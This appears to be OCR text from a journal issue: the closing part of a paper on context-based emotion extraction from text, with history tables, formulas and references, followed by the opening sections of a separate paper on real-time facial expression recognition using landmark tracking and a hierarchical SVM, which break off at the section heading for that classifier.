
Word	Positive Count	Negative Count	Current Negative	Current Positive
I	**0**	**0**	**0**	**0**
am	**1**	**0**	**2**	**2**
happy	**1**	**0**	**4**	**4**

Prior Positive and Prior Negative values calculated by using following formula, which generates the result.

$$Prior\ Positive = \frac{Positive\ Count}{Negative\ Count + Positive\ Count} \quad (8)$$

$$= \frac{2}{0+2} = \mathbf{1}$$

$$Prior\ Negative = \frac{Negative\ \ Count}{Negative\ Count + Positive\ Count} \quad (9)$$

$$= \frac{0}{0+2} = \mathbf{0}$$

Current positive and current negative columns shows in TABLE V, the values generated by the system after analyzing the context of the conversation and these values are calculated based on following formula.

$$Current\ \ Positive = \frac{Current\ Positive + (Positive\ History + Negative\ History)}{Positive\ History} \quad (10)$$

$$Current\ \ Negative = \frac{Current\ Negative + (Positive\ History + Negative\ History)}{Negative\ History} \quad (11)$$

Positive history and negative history values are extracted from HRS module used to generate and store context of the conversation. The following table shows the word-by-word code return by HRS and the contextual values of each word w.r.t to positivity and negativity.

TABLE VI. FOR WORD “AM”

S.#	History Code	Positive History	Negative History
1	**2,1,1**	1	1
2	**3,2,1**	2	1
3	**4,3,1**	3	1
4	**5,3,2**	3	2
5	**6,4,2**	4	2
6	**7,4,3**	4	3
7	**8,5,3**	5	3
8	**9,5,4**	5	4
9	**10,6,4**	6	4
10	**11,7,4**	7	4
11	**12,7,5**	7	5
12	**13,8,5**	8	5

TABLE VII. FOR WORD “NOT”

S.#	History Code	Positive History	Negative History
1	-	-	-
2	-	-	-
3	-	-	-
4	-	-	-
5	-	-	-
6	-	-	-
7	-	-	-
8	-	-	-
9	-	-	-
10	**2,1,1**	1	1
11	**3,1,2**	1	2
12	**4,2,2**	2	2

TABLE VIII. FOR WORD “HAPPY”

S.#	History Code	Positive History	Negative History
1	**2,1,1**	1	1
2	**3,2,1**	2	1
3	-	-	-
4	-	-	-
5	-	-	-
6	**4,3,1**	3	1
7	-	-	-
8	**5,4,1**	4	1
9	**5,5,1**	5	1
10	**7,6,1**	6	1
11	**8,6,2**	6	2
12	**9,7,2**	7	2

TABLE IX. FOR WORD "SAD"

S.#	History Code	Positive History	Negative History
1	-	-	-
2	-	-	-
3	2,1,1	1	1
4	3,1,2	1	2
5	4,2,2	2	2
6	-	-	-
7	5,2,3	2	3
8	-	-	-
9	-	-	-
10	-	-	-
11	-	-	-
12	-	-	-

Finally, emotion extracted based on prior positive, prior negative, current positive and current negative values. To check the emotion lets evaluate the following condition.

If (Prior Positive x Current Positive) > (Prior Negative x Current Negative)

Then Positive Emotion Extracted

Else Negative Emotion Extracted.

As per above data, Prior Positive x current positive values equal to 4 and prior negative x current negative value equal to 0. Therefore, condition will be true and POSITIVE emotion will be extracted as

(1 x 4 > 0 x 4) = 4 > 0 = POSITIVE

Same procedure applied to all sentences in a conversation and generate the values at word level and finally calculates the prior positive and prior negative values and extract emotion.

V. CONCLUSION AND FUTURE WORK

Human performance can be affected by emotions in different manners. In our life, emotions are articulated in many ways such as facial expressions, speech, text, gesture and postures. Humans have ability to perform surprising tasks under their emotional state. Humans can perceive emotions. Emotions can be positive and negative. This subjectivity of emotions can help us to analyze emotional state.

Cognitive agents may perceive subjectivity of emotions in the form of negativity and positivity up to some extent. These agents may also analyze the contextual information. The proposed model may articulate the emotion based on their subjectivity. The above model also perceive emotions based on context, also generate, and maintain context. The context is generated at sentence level

Therefore, the major limitation of the proposed model may be the failure of judgment of emotional state of complete dialogue or conversation. This could be achieved and considered as future work. The system can help us to articulate the subjective nature of emotions in the industries, especially marketing personnel has to analyze the subjective emotional state of consumer reaction about any market offer. This model can also be implemented in any general environment

REFERENCES

[1] P. G. J. &. B. A. Metri, "Facial Emotion Recognition Using Context Based Multimodal Approach," International Journal of Emerging Sciences, 2012.

[2] S. O. Sood, "Emotional computation in artificial intelligence education.," In AAAI Artificial Intelligence Education Colloquium. , pp. (pp. 74-78)., 2008.

[3] A. G. H. K. M. D. C. M. &. M. C. Paiva, "Sentoy in fantasya: Designing an affective sympathetic interface to a computer game.," Personal and Ubiquitous Computing, pp. , 6(5-6), 378-389. , 2002.

[4] P. S. E. R. &. F. W. V. Ekman, "Pan-cultural elements in facial displays of emotion. Science, 164(3875," pp. pp. 86-88., 1969.

[5] C. (. Pelachaud, "Modelling multimodal expression of emotion in a virtual agent.," Philosophical Transactions of the Royal Society B: Biological Sciences, pp. 364(1535), 3539-3548. , 2009.

[6] S. Mac Kim, "Recognising Emotions and Sentiments in Text.," University of Sydney., 2011.

[7] I.-Y. M. H. G. J. M. S. F. K. G. J. .. &. M. R. Dehghani, "Computational Models of Moral Perception, Conflict and Elevation.," Proceedings of the International Association for Computing and Philosophy, 2013.

[8] G. L. C. A. C. .. ANDREW ORTONY, "The Cognitive Structure of Emotions.," 1990.

[9] Z. J. &. W. C. H. Chuang, "Multi-modal emotion recognition from speech and text.," Computational Linguistics and Chinese Language Processing, 9(2)., pp. pp. 45-62., 2004.

[10] S. Aman, "Recognizing emotions in text.," Doctoral dissertation, University of Ottawa)., 2007.

[11] J. Prinz, "Which emotions are basic. Emotion, evolution, and rationality.," pp. pp. 69-87., 2004.

[12] Ekman, "The Handbook of cognition and emotion.," John Wiley & Sons. New York 164(3875), pp. 45-60., 1999.

[13] C. E. Izard, "Basic emotions, natural kinds, emotion schemas, and a new paradigm.," Perspectives on psychological science, 2(3)., pp. pp. 260-280., 2007.

[14] C. O. R. D. &. S. R. Alm, "Emotions from text: machine learning for text-based emotion prediction.," In Proceedings of the conference on Human Language Technology and Empirical Methods in Natural Language Processing , pp. (pp. 579-586., 2005.

[15] S. N. &. K. S. Shivhare, "Emotion detection from text.," arXiv preprint arXiv:1205.4944. , 2012.

[16] F. S. T. I. H. M. A. &. E. M. M. .. El Gohary, "A Computational Approach for Analyzing and Detecting Emotions in Arabic Text.," International Journal of Engineering Research and Applications [IJERA],, pp. 100-107, 2013.

[17] Chuang, Z. J., & Wu, C. H., "Multi-modal emotion recognition from speech and text.," Computational Linguistics and Chinese Language Processing, 9(2)., pp. pp. 45-62., 2004.

[18] Lee, C., & Lee, G. G. (2007)., "Emotion recognition for affective user using Natural Language Processing.," 2007.

[19] M. H. Haggag, "Frame Semantics Evolutionary Model for Emotion Detction.," 2014.

[20] Liu, H., Lieberman, H., & Selker, T. , "A model of textual affect sensing using real-world knowledge.," In Proceedings of the 8th international conference on Intelligent user interfaces., ACM,, pp. pp. 125-132)., 2003.

[21] E. Cambria, "An introduction to concept-level sentiment analysis.," In Advances in Soft Computing and Its Applications Springer Berlin Heidelberg., pp. (pp. 478-483)., 2013.

[22] Singh, P., Lin, T., Mueller, E. T., Lim, G., Perkins, T., & Zhu, W. L. . , "Open Mind Common Sense: Knowledge acquisition from the general public.," in On the Move to Meaningful Internet Systems 2002: CoopIS, DOA, and ODBASE (, pp. pp. 1223-1237). , 2002.

[23] Y. Moshfeghi, "Role of emotion in information retrieval.," PhD thesis. , 2012.

[24] Lakshmi, R. D., & Radha, N. , "Machine Learning Approach for Taxation Analysis using Classification Techniques.," International Journal of Computer Applications, 12(10). , 2011.

[25] Sbalzarini, I. F., Theriot, J., & Koumoutsakos, P. , "Machine learning for biological trajectory classification applications.," 2002.

[26] S. Pandey, "Methods For Approximating Forward Selection Of Features In Information Retrieval Problems Using Machine Learning Methods (," Doctoral dissertation, University of Minnesota Duluth). , 2008.

[27] Pang, B., Lee, L., & Vaithyanathan, S., "Thumbs up?: sentiment classification using machine learning techniques.," In Proceedings of the ACL-02 conference on Empirical methods in natural language processing-Volume 10., pp. pp. 79-86., 2002.

[28] Chaffar, S., & Inkpen, D. , "Using a heterogeneous dataset for emotion analysis in text.," In Advances in Artificial Intelligence (Springer Berlin Heidelberg. , pp. pp. 62-67)., 2011.

[29] S. Mohammad, "Portable features for classifying emotional text.," In Proceedings of the 2012 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies (. Association for C., pp. pp. 587-591), 2012.

[30] Hurst, M. and Nigam, K. ., "Retrieving Topical Sentiments from Online.," 2004.

[31] Mullen, T and Collier, N. , "Sentiment analysis using support vector machines.," 2004.

[32] Seol, Y. S., Kim, H. W., & Kim, D. J. , "Emotion recognition from textual modality using a situational personalized emotion model.," International Journal of Hybrid Information Technology. 5(2), , pp. 169-174., 2012.

[33] Ling, H. S., Bali, R., & Salam, R. A. , "Emotion detection using keywords spotting and semantic network," Computing & Informatics, 2006. ICOCI'06. International Conference , pp. (pp. 1-5)., 2006.

[34] Poria, S., Gelbukh, A., Agarwal, B., Cambria, E., & Howard, N. , "Common Sense Knowledge based personality recognition from text.," In Advances in Soft Computing and its Applications Springer Berlin Heidelberg., pp. (pp. 484-496)., 2013.

[35] Quan, C., & Ren, F. , "|Sentence emotion analysis and recognition based on emotion words using Ren-CECps.," International Journal of Advanced Intelligence, 2(1),, pp. 105-117., 2010.

[36] T. S. N. L. Processing., 12. 31 2014. [Online]. Available: http://nlp.stanford.edu/software/tagger.shtml..

[37] S. Grimes, "Text/content analytics, sentiment analysis. text/content analytics, sentiment analysis.," 26 12 2014. [Online]. Available: http://breakthroughanalysis.com/2012/09/10/typesofsentimentanalysis/..

[38] Wilson, T., Wiebe, J., & Hoffmann, P. , "Recognizing contextual polarity: An exploration of features for phrase-level sentiment analysis.," Computational linguistics, 35(3), , pp. 399-433., 2009.

[39] S. E. A. &. S. F. Baccianella, "SentiWordNet 3.0: An Enhanced Lexical Resource for Sentiment Analysis and Opinion Mining.," LREC . (Vol. 10), pp. pp. 2200-2204)., 2010.

Intelligent Real-Time Facial Expression Recognition from Video Sequences based on Hybrid Feature Tracking Algorithms

Nehal O. Sadek
Information Technology Department,
Faculty of Computers and
Information Sciences,
Mansoura University,
Mansoura - Egypt

Noha A. Hikal
Assoc. Prof. at
Information Technology Department,
Faculty of Computers and
Information Sciences,
Mansoura University, Mansoura –
Egypt

Fayez W. Zaki
Prof. at communications engineering
Department,
Faculty of Engineering,
Mansoura University,
Mansoura – Egypt

Abstract—**In this paper, a method for automatic facial expression recognition (FER) from video sequences is introduced. The features are extracted from tracking of facial landmarks. Each landmark component is tracked by appropriate method, results in proposing a hybrid technique that is able to achieve high recognition accuracy with limited feature dimensionality. Moreover, our approach aims to increase the system accuracy by increasing the FER recognition accuracy of the most overlapped expressions while achieving low processing time. Thus, the paper introduces also an intelligent Hierarchal Support Vector Machine (HSVM) to reduce the cross-correlation between the confusing expressions. The proposed system was trained and tested using a standard video sequence dataset for six facial expressions, and compared with previous work. Experimental results show an average of 96% recognition accuracy and average processing time of 93 msec.**

Keywords—facial expression recognition (FER); Hierarchical Support Vector Machine (HSVM); Human computer Interaction (HCI); Real-time facial expression recognition

I. Introduction

Science of HCI focuses on simulating the human interaction with computers as human like human interaction. The researches in that field care mainly about knowing the human behaviors to facilitate the interaction with computers. The researches show that the facial expression recognition (FER) of human is considered the most important way to represent the emotion which reflects essentially the human behavior. FER has many applications such as video conferencing, medical applications, forensics, virtual reality, computer games; machine vision and many more. FER is categorized according to the type of input data into two types; video based FER, and image based FER. This paper considers mainly real-time video based FER, standard dataset for real-time video facial expression are used for testing and evaluating. Moreover, the proposed system is designed to recognize the most six effective expressions of Human face; anger, disgust, fear, happiness, sadness, and surprise [1,2,3].

Most of video-based real-time FER systems depend on tracking the motion and the position of the muscles in the face. These movements indicate the emotion state of the human from his face. An automatic FER system usually consists of three steps [1,2]: i) Face detection, ii) Facial feature extraction, iii) Facial expression recognition. Each step of them is considered a separate research area and has its own challenges. On the other hand, when speaking on video-based real-time FER, the trade-off between processing time and recognition accuracy becomes the main challenge. A high level of accuracy and a few milliseconds processing time are the main goal of such system. Many FER systems have been developed to satisfy these goals [1,2,3,4]. However, some limitations still exist. There are some constraints that affect the FER system accuracy and time such as; numbers of features, number of recognized emotions, pose of the face…etc. The goal of this paper is to develop a hybrid feature tracking technique that is able to track the most effective face features, regarding the differences in its movements nature, with the corresponding technique while keeping feature vectors dimensionality as minimum as possible. Moreover, an intelligent Hierarchical SVM classification system is deployed to achieve low processing time and high recognition accuracy.

Previous researches had proven the superiority of FER based geometric feature (GF) compared with that based on appearance feature (AF) [1,2]. The processing time was among the important challenges in FER. in [3,5] the authors achieved accuracy rate up to 90% and 91% within 31 msec processing time, while the processing time was reduced to 5 msec using HSVM with the same accuracy rate [4]. In [6,7,8] using geometric feature extraction achieved 78.3%, 88.8% and 89% with low processing time. The low accuracy rate with low processing time is because of using specific face components like mouth and eyes. In [1], the triangles based feature was deployed instead of distances based feature or points based feature with accuracy rate 95% and 97% by implementing MUG and CK+ datasets. In [2] using points, distances and triangle features in CK+ database is 96.37%, 96.58%, and 97.80%, in MMI database is 67.64%, 74.31%, and 77.22%, and in MUG database is 91.41%, 94.13%, and 95.50%, respectively. The systems [1,2] achieve to high accuracy, on the other hand it shows a high processing time.

The rest of this paper is organized as follows: the proposed framework, face detection and landmark points extraction is described in section 2. The implementing of the three FER systems (distances, triangles and hybrid) are presented in section 3. Section 4 describes the intelligent HSVM of the three systems. Experimental results of the three systems are presented in section 5. Finally, conclusion and future work are given in section 6.

II. The Proposed Framework

Most automatic systems for FER usually consist of main sequence processing blocks [2], these blocks are: video acquisition, frames preprocessing, feature extraction, feature tracking and classification. Fig. 1 shows the framework of the proposed systems. The input of the proposed system is video. The frames are extracted from input video. After the frames are extracted from facial expression video, the face detection algorithm is applied on the first frame. After that the facial landmark points are extracted from the detected face. The accuracy of the geometric FER system mainly depends on the landmark point's detection accuracy. Once the landmark points are extracted, the point tracking algorithm is applied on the video frames. The feature vector is formed from the tracking results of landmark points. Since the scope of this paper is to accelerate real-time video FER process by integrating the most effective algorithms at each stage, so, the proposed approach implemented three systems which have a different feature vector formation: based on distances, based on triangles and hybrid between them. The distances based system achieves low processing time but some expressions have low accuracy. The triangles based system achieves to high accuracy with high processing time. The hybrid system proposed for improving the accuracy of expressions that have lack of accuracy in distances based system and reduce processing time. The hybrid system recognizes happy, anger and disgust expressions by distances and recognizes the other expressions by triangles. The feature vector input as training data with class label at the intelligent HSVM training stage. The feature vector input as test data after the intelligent HSVM is trained and it can recognize the expression of this feature vector. The proposed approach uses tree to represent HSVM and uses depth-first search algorithm for expression searching. In the coming sub sections, each step will be explained and discussed.



Input facial expression video
Extract image sequence from input video
First frame
Face detection
Facial landmark point's extraction
Video frames with crop the face
Point tracking
Form the feature vector
➢Based on distances
➢Based on triangles
➢Based on distances and triangles (Hybrid)
Training stage
Classification stage
Training data
– Feature vector encoded from [distances, triangles, and distances with triangles (hybrid)
– Class labels
HSVM Training
Trained HSVM
Test data
– Feature vector encoded from [distances, triangles, and distances with triangles (hybrid)
Recognition [HSVM]
Expression labels

Fig. 1. The steps of the proposed FER system

A. Face Detection and Feature Point's Extraction

Face detection is the first step in any FER system. This step is applied only to the first frame then the face will be tracked through the follow frames using defined specific tracking points. The proposed approach employs an adaptive version of Viola-Jones (VJ) face detector which is based on the Haar-like features [3]. This approach suits mainly real time video applications, since it is approximately 15 times faster than most recent approaches.

The detected face is represented by a number of static and dynamic points. The static points are the points that are not located on the face components (e.g., eyes, eyebrows, nose, and mouth). These points are located on the face border, in addition to two points are located on the nose, total of 8 blue points are shown in Fig. 2. The dynamic points that are located on the face component (eyebrows, eyes, nose, and mouth) are strongly related to FER accuracy. Thus, these points are more important than static points. So, they must be located carefully, shouldn't be determined by face ratio. Since this paper integrates the most powerful algorithms to serve high FER accuracy, the next subsections will introduce briefly the employed algorithms for extracting these dynamic points.




Fig. 2. The static landmark points (blue points) and the feature landmark points (green points)

1) Eyes and Eyebrows Points' Extraction: The proposed approach employs the enhanced VJ algorithm [9]. The face is divided into three sub portions: upper left half, upper right half and lower half show in fig. 3. The VJ eyes detection was applied on upper left half and upper right half. Face image division based on physical approximation of location of eyes and mouth on face. This algorithm increases the accuracy of VJ techniques and decreases processing time.

The idea of this algorithm that used for eyes and eyebrows points detection is based on color segmentation, since that the skin pixels would have high red intensities compared to eye and eyebrows pixels.

This algorithm is based on RGB as shown at fig.4 [10]:

- Complement the eye ROI red channel
- Calculate the exponential operator for each pixel in the image I=CR:
- $I'_{i,j}=\exp[I_{i,j},K]$ (1) [10]

Where k is the value of $\frac{\ln 255}{255}$

- binarizing the image I' as following:
- $Bw=\begin{cases}1, & if\ I' > \bar{I}' + z\sigma \\ 0, & otherwise\end{cases}$ (2) [10]

Where $\bar{I}'$ is the average, σ is the standard deviation of pixels' intensity of the image I', and Z is a constant equal to 0.9



Face segm entation and crop the upper left region
Apply HLF on the cropped region
Detection the four landm arks using skin segm entation

Fig. 3. the steps for extract eyes landmark points




Fig. 4. The steps of detecting eyes landmark points

Determine the eyebrows ROI that above the eyes ROI. After that determine the mask on eye ROI and apply the same algorithm that used for eye. These steps of eyebrows are shown in fig. 5.




Fig. 5. The steps of detecting eyebrows landmark points

This method detects four points on each eye and three points on each eyebrow as shown in Fig. 2. The algorithm of eyes and eyebrows points' detection is considered the most effective technique for locating these dynamic points [10].

2) Nose Points' Extraction: Locating the nose dynamic points is the next step after detecting the eyes points. The nose as a ROI is specified as the vertical part which it's top is between the eyes that have been detected by enhanced VJ [3]. The nose bounds by three lines: two vertical lines and horizontal line which passes on the nose holes are determined by the highest gradient H of the Sobel projection curve that proposed in [3]. Finally, two points of the intersection of the three lines (vertical lines and horizontal line) are the landmark points of nose. This method detects two points at any frontal face position as shown in Fig. 6.




Fig. 6. Description of the steps of detecting nose feature points:

(a) 1.Gradient Image ∇I_x (a) 2. Gradient Image ∇I_y
(b) Curve of gradient projection
(c) Two points of the intersection of three lines (vertical lines, horizontal line)

3) Mouth Points' Extraction: Detecting the mouth dynamic points depends mainly on the static points of face border and the pre-located nose points. Firstly, the mouth box as a ROI is determined as a ratio of the side face box 'R'. The nose is located at the top of the mouth region, it is at 0.67*R from the face top border and has a width equal to 0.25*R. This part is the bounding box of the face with a width 0.1*R [3]. Once the mouth ROI is determined, a lip map is employed to detect the mouth landmarks points [11] as following:

$$\text{Lipmab} = \left\{\left(\frac{r}{r+g}\right) * \left(1-\frac{g}{r+g}\right)\right\}^2 \quad (3)\ [11]$$

Where r, g and b are the RGB component after normalization

$$r=\frac{R}{R+G+B} \quad g=\frac{G}{R+G+B} \quad b=\frac{B}{R+G+B} \quad (4)\quad [11]$$

The four mouth landmarks are determined as shown in Fig. 7.




Fig. 7. Example of mouth landmark points detection steps

Finally, after detecting static and dynamic points on the first video frame, pyramidal implementation of the Kanade Lucas Tracker (KLT) algorithm is used for locating these points through the upcoming frames [1]. The example of tracking the distances is shown in fig. 8.




Fig. 8. Samlples of point tracking of image sequence of happy expression

III. Real-Time Hybrid Feature Tracking Algorithms from Video Sequences

Regarding the slightly changes in the dynamic points movements for different expressions, in addition to the confusion that may occur between two or more facial expression, because of common movements. It is required to employ different feature tracking algorithms corresponding to the nature of each dynamic point. In this paper, the proposed approach implements a hybrid feature tracking algorithms based on distances feature vector and triangles feature [1,3].

A. FER System Based on Distances Feature Vector

This technique relies on defining 43 universal distances on the face, named distance vectors. These vectors are derived from 2D distribution between two types of facial landmark points and are known by being effective to track the facial expressions through video sequences [3]. The distance vectors are shown in Fig. 9. For data normalization, each distance is divided by those in the first frame which represent the nature expression as in [3]. This technique achieves low processing time because of feature vector dimensionality.

However, it fails to achieve high recognition accuracy for some expressions.




Fig. 9. The FER system distances

B. FER System Based on Triangles Feature Vector

This technique tracks the movements of feature points through a triangle shape, three facial points are tracked at a time more rather than tacking one or two facial landmarks [1]. The tracking information of the facial points and the relationship between them can be captured well by tracking three points at a time.

Triangle components in each frame are subtracted from the triangle components in the first frame of the video. Each triangle has four components that are saved at feature vector, named 'a', 'b', 'α' and 'β', the changes in their values corresponding to the first frame are considered the feature vector that will be used in FER. Fig. 10 shows the mathematical representation of the difference between triangle components between two frames

FER based on this technique proposed in [1] employs 52 landmark points. The feature vector is too long. This leads to an increase in the processing and classification time. In this paper, specific 30 landmark points are supposed to be tracked by triangle vectors. These points were chosen to easily identify expressions [12]. There would be a total of 30!/(3!(30- 3)!) = 4060 unique triangles. If the feature vector is formed by all these triangles it will be very long. So the Adaboost algorithm was used to choose the best triangles that represent expressions. Fig.11 shows the 4060 triangles and the Adaboost 80 triangles.



α_1
b_1
a_1
β_1
α_l
b_l
a_l
β_l
$(\Delta a_l, \Delta b_l, \Delta \alpha_l, \Delta \beta_l)^m_{i,j,k} = (a_l - a_1, b_l - b_1, \alpha_l - \alpha_1, \beta_l - \beta_1)^m_{i,j,k}$

Fig. 10. Difference in components of two triangles used as features [1]




Fig. 11. a) all unique triangles b) the Adaboost triangles

Although the adaboost choose the best triangles, the feature vector still long and the processing time would be high. So, the proposed approach implements a hybrid system that used triangles in recognizing the expressions which have low accuracy in distances based system and used the distances for other expressions.

C. Hybrid System Based on Triangles Feature Vector

The proposed hybrid approach depends on employing distance vectors in recognizing the expressions that are defined clearly. Moreover, it uses the triangles for recognizing the expressions that are not recognized accurately in the distances system. The hybrid technique is used for tracking certain dynamic points for confusing expressions. For example, fear and sadness expressions have a low recognition accuracy rate when employing distances based method. Thus, the triangles based method is implemented to enhance their recognition accuracy. However, the fear expression usually confuses with surprise expression, also sadness. Therefore, fear and surprise expressions are trained in ADaboost technique to select triangles features of this expressions, this Adaboost selects 35 triangles. Also, sadness, anger and disgust expressions trained in ADaboost technique to select triangles features for these expressions, this Adaboost selects 41 triangles. Fig. 12 shows the superiority of triangle technique to detect the variations of eye height at fear expression. Fig. 13 shows the varying angles of eye triangle at fear expression. The first angle changes from 108 ˚ to 120 ˚ and the second angle change from 38˚ to 50˚ beside the line varying of the triangle that represent eye height. These two figures show that tracking three points as and their relationship between them is more efficient than tracking distances between two points.




Fig. 12. Distance varying of eye in the fear expression




Fig. 13. The triangle angles (α , β) varying of eye in the fear expression

IV. INTELLIGENT RECOGNITION TECHNIQUE BASED ON HIERARCHICAL SVM CLASSIFICATION

